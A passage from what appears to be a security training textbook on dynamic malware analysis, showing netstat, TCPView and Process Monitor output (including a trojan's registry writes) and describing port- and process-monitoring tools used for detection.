  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8834           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING
  TCP    10.10.1.11:139         0.0.0.0:0              LISTENING
  TCP    10.10.1.11:49717       72.21.91.29:80         LAST_ACK
  TCP    10.10.1.11:49901       52.226.139.121:443     ESTABLISHED
  TCP    10.10.1.11:49979       52.226.139.121:443     ESTABLISHED
  TCP    10.10.1.11:50069       204.79.197.203:443     ESTABLISHED
  TCP    10.10.1.11:50070       204.79.197.200:443     ESTABLISHED
  TCP    10.10.1.11:50071       204.79.197.222:443     ESTABLISHED
  TCP    10.10.1.11:50072       72.21.91.29:80         ESTABLISHED
  TCP    127.0.0.1:49694        127.0.0.1:49695        ESTABLISHED
```

Figure 7.92: Screenshot of Netstat

- **TCPView**

  Source: *https://docs.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Ti
dns.exe	2320	TCP	Listen	10.10.1.22	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCP	Listen	127.0.0.1	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	::1	53	::	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	fe80::9d68:1d1a:92eb:e27e	53	::	0	4/6/2022 1:30:26
System	4	TCPv6	Listen	::	80	::	0	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	80	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	88	::	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	88	0.0.0.0	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	992	TCPv6	Listen	::	135	::	0	4/6/2022 1:30:16
System	4	TCP	Listen	10.10.1.22	139	0.0.0.0	0	4/6/2022 1:30:13
lsass.exe	756	TCP	Listen	0.0.0.0	389	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61217	4/6/2022 1:30:38
lsass.exe	756	TCPv6	Established	::1	389	::1	61220	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61212	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	389	::	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61257	4/5/2022 9:31:58
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61233	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61211	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	4/6/2022 1:30:26
System	4	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	445	fe80::9d68:1d1a:92eb:e27e	62194	4/5/2022 11:31:00
System	4	TCPv6	Listen	::	445	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	464	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCPv6	Listen	::	464	::	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	593	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCPv6	Listen	::	593	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	636	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	636	::	0	4/6/2022 1:30:26
mqsvc.exe	3164	TCP	Listen	0.0.0.0	1801	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCPv6	Listen	::	1801	::	0	4/6/2022 1:30:27

Endpoints: 93 | Established: 24 | Listening: 69 | Time Wait: | Close Wait: | Update: 2 sec | States: (All)

Figure 7.93: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port / Telnet Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*https://www.kcsoftwares.com*)
- PRTG Network Monitor (*https://www.paessler.com*)

Dynamic Malware Analysis: Process Monitoring


- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://docs.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*https://systemexplorer.net*)

Process Monitor

The Process Monitor shows the **real-time file system**, **Registry**, and **process/thread** activity



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Time of Day    Process Name   PID  Operation         Path                                   Result            Detail
11:50:56.014... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.016... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.016... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.318... svchost.exe   1204 UDP Receive       224.0.0.251:5353 -> 10.10.1.14:5353   SUCCESS           Length: 376, seqnum: 0, connid: 0
11:50:56.318... svchost.exe   1204 UDP Receive       ff02::fb:5353 -> fe80::15:5dff:fe27:7522:... SUCCESS     Length: 309, seqnum: 0, connid: 0
11:50:56.318... svchost.exe   1204 UDP Receive       ff02::fb:5353 -> fe80::d194:2e4:d0c8:4b... SUCCESS       Length: 376, seqnum: 0, connid: 0
11:50:56.385... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.385... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.385... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.385... dwm.exe       512  RegQueryValue     HKCU\Software\Microsoft\Windows\D...  SUCCESS           Type: REG_DWORD, Length: 4, Data: 0
11:50:56.407... Trojan.exe    6680 RegQueryValue     HKCU\Software\Microsoft\Windows\C...  NAME NOT FOUND    Length: 12
11:50:56.408... Trojan.exe    6680 RegQueryKey       HKCU                                   SUCCESS           Query: HandleTags, HandleTags: 0x0
11:50:56.408... Trojan.exe    6680 RegQueryKey       HKCU                                   SUCCESS           Query: Name
11:50:56.408... Trojan.exe    6680 RegOpenKey        HKCU\Software\Microsoft\Windows\C...  SUCCESS           Desired Access: Read/Write
11:50:56.408... Trojan.exe    6680 RegSetInfoKey     HKCU\Software\Microsoft\Windows\C...  SUCCESS           KeySetInformationClass: KeySetHandleTags...
11:50:56.408... Trojan.exe    6680 RegQueryValue     HKCU\Software\Microsoft\Windows\C...  BUFFER OVERFLOW   Length: 12
11:50:56.408... Trojan.exe    6680 RegQueryKey       HKCU\Software\Microsoft\Windows\C...  SUCCESS           Query: HandleTags, HandleTags: 0x400
11:50:56.408... Trojan.exe    6680 RegSetValue       HKCU\Software\Microsoft\Windows\C...  SUCCESS           Type: REG_SZ, Length: 120, Data: "C:\Use...
11:50:56.408... Trojan.exe    6680 RegQueryValue     HKLM\Software\Microsoft\Windows\C...  NAME NOT FOUND    Length: 12
11:50:56.408... Trojan.exe    6680 RegQueryKey       HKLM                                   SUCCESS           Query: HandleTags, HandleTags: 0x0
11:50:56.408... Trojan.exe    6680 RegQueryKey       HKLM                                   SUCCESS           Query: Name
11:50:56.408... Trojan.exe    6680 RegOpenKey        HKLM\Software\WOW6432Node\Micr...     SUCCESS           Desired Access: Read/Write
11:50:56.409... Trojan.exe    6680 RegSetInfoKey     HKLM\SOFTWARE\Wow6432Node\M...        SUCCESS           KeySetInformationClass: KeySetHandleTags...
11:50:56.409... Trojan.exe    6680 RegQueryValue     HKLM\SOFTWARE\Wow6432Node\M...        BUFFER OVERFLOW   Length: 12
11:50:56.409... Trojan.exe    6680 RegQueryKey       HKLM\SOFTWARE\Wow6432Node\M...        SUCCESS           Query: HandleTags, HandleTags: 0x400
11:50:56.409... Trojan.exe    6680 RegSetValue       HKLM\SOFTWARE\Wow6432Node\M...        SUCCESS           Type: REG_SZ, Length: 120, Data: "C:\Use...
11:50:56.435... svchost.exe   3484 Thread Exit                                              SUCCESS           Thread ID: 6556, User Time: 0.0000000, Ker...
11:50:56.435... svchost.exe   3484 Thread Exit                                              SUCCESS           Thread ID: 5112, User Time: 0.0000000, Ker...
11:50:56.577... svchost.exe   1328 RegQueryKey       HKCR                                   SUCCESS           Query: HandleTags, HandleTags: 0x0
11:50:56.577... svchost.exe   1328 RegOpenKey        HKCR\CLSID\{397A2E5F-348C-482D-...    SUCCESS           Desired Access: Read
11:50:56.577... svchost.exe   1328 RegQueryKey       HKCR\CLSID\{397a2e5f-348c-482d-b9...  SUCCESS           Query: HandleTags, HandleTags: 0x0
11:50:56.577... svchost.exe   1328 RegOpenKey        HKCR\CLSID\{397a2e5f-348c-482d-b9...  NAME NOT FOUND    Desired Access: Read
11:50:56.577... svchost.exe   1328 RegCloseKey       HKCR\CLSID\{397a2e5f-348c-482d-b9...  SUCCESS
11:50:56.936... DFSRs.exe     2568 FileSystemControl C:                                     SUCCESS           Control: FSCTL_READ_USN_JOURNAL
Showing 31,845 of 200,252 events (15%)     Backed by virtual memory
```

https://docs.microsoft.com

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.


- **Process Monitor**

  Source: *https://docs.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
